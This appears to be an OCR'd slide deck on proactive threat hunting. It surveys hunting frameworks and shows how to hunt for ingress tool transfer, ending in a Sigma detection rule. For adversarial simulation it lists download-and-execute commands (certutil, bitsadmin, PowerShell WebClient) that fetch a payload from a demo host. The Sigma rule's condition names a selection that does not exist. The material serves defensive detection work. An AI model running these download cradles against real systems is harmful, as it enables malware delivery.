THOR

(THREAT HUNTING OPERATIONS AND RESEARCH)

IAGO AKA HACKLEGO

AGENDA

- Whoami & why this talk
- Threat Hunting
- Context

- THOR
- Benefits: step by step
- Conclusions

THOR


WHOAMI

HTTPS://IAGO.GAL

Hackliza! HTTPS://HACKLIZA.GAL

THOR

Threat hunting, also known as cyberthreat hunting, is a proactive approach to identifying previously unknown, or ongoing non-remediated threats, within an organization's network.




proactivo, va

Del ingl. *proactive,* creado por oposición a *reactive* 'reactivo'.


1. adj. *Psicol.* Que toma activamente el control y decide qué hacer en cada momento, anticipándose a los acontecimientos. *Persona, empresa proactiva.* Apl. a pers., u. t. c. s.

2. adj. *Psicol.* Que implica acción o intervención activa.



THOR

Any activity which reduces the dwell time.



Detection - Incident Created

Dwell Time

Containment actions

Threat Actor gets access


Incident Contained

https://www.mandiant.com/m-trends

THOR

CONTEXT

- (2013-2015) David Bianco & Sqrrl Team



TTPs •Tough!


Tools •Challenging

Network/ Host Artifacts •Annoying

Domain Names •Simple

IP Addresses •Easy

Hash Values •Trivial




LEVEL 0 INITIAL
- Relies primarily on automated alerting
- Little or no routine data collection

LEVEL 1 MINIMAL
- Incorporates threat intelligence indicator searches
- Moderate or high level of routine data collections

LEVEL 2 PROCEDURAL
- Follows data analysis procedures created by others
- High or very high level of routine data collection

LEVEL 3 INNOVATIVE
- Creates new data analysis procedu
- High or very high level of routine da collection



Threat Hunting Loop

CREATE Hypotheses

INVESTIGATE Via Tools & Techniques

UNCOVER New Patterns & TTPs


INFORM & ENRICH Analytics

https://detect-respond.blogspot.com/
https://www.threathunting.net/sqrrl-archive

THOR

CONTEXT

- (2017) Anton Chuvakin, Gartner



Gartner's Contrast

Threat Detection

Deploy detection content (rules, algorithms)

Receive alerts when conditions match

Triage alerts

Respond to an incident

Threat Hunting

Formulate a hypothesis

Look for it in the environment

If proven, pivot and expand the scope

Respond to an incident

Develop new detection content


If not proven, go back

Gartner 2017 How to Hunt for Security Threats.
Anton Chuvakin, 6 April 2017. ID: G00327290.

https://www.gartner.com/smarterwithgartner/how-to-hunt-for-security-threats

CONTEXT

- (2018) TaHiTI, Netherlands Financial Sector CERT and banks.



Phase I: Initiate

Trigger hunt

Create investigation abstract

store

backlog

Phase II: Hunt

refine

Define / refine

Execute

Enrich investigation abstract

Determine hypothesis

Determine data sources

Determine analysis techniques

Retrieve data

Analyze data

Validate hypothesis

Phase III: Finalize

Handover

Document findings

update

backlog


https://www.betaalvereniging.nl/wp-content/uploads/TaHiTI-Threat-Hunting-Methodology-whitepaper.pdf

Honorific mention:

https://cyber-edge.com/wp-content/uploads/2021/02/Endgames-Guide-to-Threat-Hunting.pdf

CONTEXT

- (2023) PEAK, David Bianco in Splunk




https://www.splunk.com/en_us/blog/security/peak-threat-hunting-framework.html

THOR

THOR

- ✓ Hypothesis
- ✓ Initial query/investigation (very simple)
- ✓ What if there are no logs?
- ✓ Hardening & Adversarial simulation
- ✓ Refine query and expand search
- ✓ Incident? Maybe
- ✓ Lessons learnt
- ✓ Detection? Always


Threat Hunting Operations and Research



THOR

THOR

- ✓ Hypothesis
  - MITRE ATT&CK
  - MITRE D3FEND
  - Red Canary Top10
  - By sector or threat actor
  - Old incidents
  - Any crazy idea



1 T1059:001: PowerShell →

2 T1059:003: Windows Command Shell →

3 T1047: Windows Management Instrumentation →

4 T1078.004: Cloud Accounts →

5 T1027: Obfuscated Files or Information →

6 T1114.003: Email Forwarding Rule →

7 T1003: OS Credential Dumping →

8 T1218:001: Rundll32 →

9 T1105: Ingress Tool Transfer →

10 T1036.003: Rename System Utilities →

- ✓ Initial query/investigation (very simple)
  - T1105 – Ingress Tool Transfer
  - Why is this used?
  - How is this used? LOLBINs and CMDLets everywhere
  - `process == certutil.exe AND cmdline contains (“urlcache” AND “split”)`

Not mentioned previously resources for hypothesis:

- https://lolbas-project.github.io/
- https://gtfobins.github.io/
- https://www.loldrivers.io/
- https://unprotect.it/


THOR

- What if there are no logs?
- Hardening & Adversarial simulation
  - Where are we looking?
  - Do we have Win EVT logs, Sysmon or EDR?
  - Are we sending the correct events?
  - Do we have the correct policies enabled?
  - Let’s simulate!
  - `certutil.exe -urlcache -split -f http://vicon.gal/badthingy payload.exe`
  - REPL

- ✓ Potential adversarial behaviour
  - `rsync -r hacklego@vicon.gal:payloads /tmp`
  - `scp hacklego@vicon.gal:/payload /tmp`
  - `wget https://vicon.gal/payload`
  - `curl https://vicon.gal/payload -o payload`
  - `C:\Windows\System32\bitsadmin.exe /transfer 1337 /priority HIGH https://vicon.gal/payload %temp%\payload.exe`
  - `(New-Object System.Net.WebClient).DownloadFile(“ https://vicon.gal/payload”, “%temp%\payload.exe”)`
  - `(New-Object Net.WebClient).DownloadString(“https://vicon.gal/payload”) | Out-File %temp%\payload.exe; Invoke-Item %temp%\payload.exe`
  - `MpCmdRun.exe -DownloadFile -url https://vicon.gal/payload -path “%temp%\payload.exe”`
  - And… Many other

THOR


- ✓ Refine query and expand search
  - process == certutil.exe AND cmdline contains (“urlcache” AND “split”)
  - process == certutil.exe AND (cmdline contains (“urlcache” OR “verifyctl”) AND cmdline contains “split”)
  - Possible bypasses? Maybe…
  - Jupyter notebooks, Data Science and a EDA are a must!



1. Download and save 7zip to disk in the current folder.

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

Use case: Download file from Internet
Privileges required: User
Operating systems: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
ATT&CK® technique: **T1105**: Ingress Tool Transfer



2. Download and save 7zip to disk in the current folder.

```
certutil.exe -verifyctl -f -split http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```


Use case: Download file from Internet
Privileges required: User
Operating systems: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
ATT&CK® technique: **T1105**: Ingress Tool Transfer

THOR

- ✓ Incident? Maybe
- ✓ Lessons Learnt
  - Was detected by any tool?
  - Where were we looking for?
  - Did we need to improve the hardening?
  - Did we finish with this technique or we could keep improving?

THOR

- ✓ Detection? Always
  - Sigma rules
  - Fine tunning
  - Validate (Chainsaw)
  - Clustering, Models, ...
  - Automation



```
title: T1105 Ingress Tool Transfer with certutil
status: experimental
description: malicious use of certutil to download malicious content.
references: https://redcanary.com/threat-detection-report/techniques/ingress-tool-transfer/
author: Iago
date: 2024/04/12
tags:
    - attack.command_and_control
    - attack.t1105
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        Image|endswith: '\certutil.exe'
    selection_cmd1:
        CommandLine|contains:
            - 'urlcache'
            - 'verifyctl'
    selection_cmd2:
        CommandLine|contains:
            - 'split'
    condition: selection_img and select_cmd1 and selection_cmd2
falsepositives:
    - Need whitelisting base on the enviroment to reduce the ratio of FP
level: medium
```

CONCLUSIONS

- THaS is as reactive as a SOC
- TH is both proactive and reactive
- TH is not just a query
- Don’t limit threat hunting campaigns to IOCs
- Any idea could be good for a TH campaign
- No hits != safe
- No logs, no party
- Adversarial simulation is necessary (GRC)
- 2+ teams better than 1 (Purple teaming)
- Don’t check just one data source
- Bias is really dangerous
- Getting obsolete it’s a big failure

THOR

THOR

OBRIGADO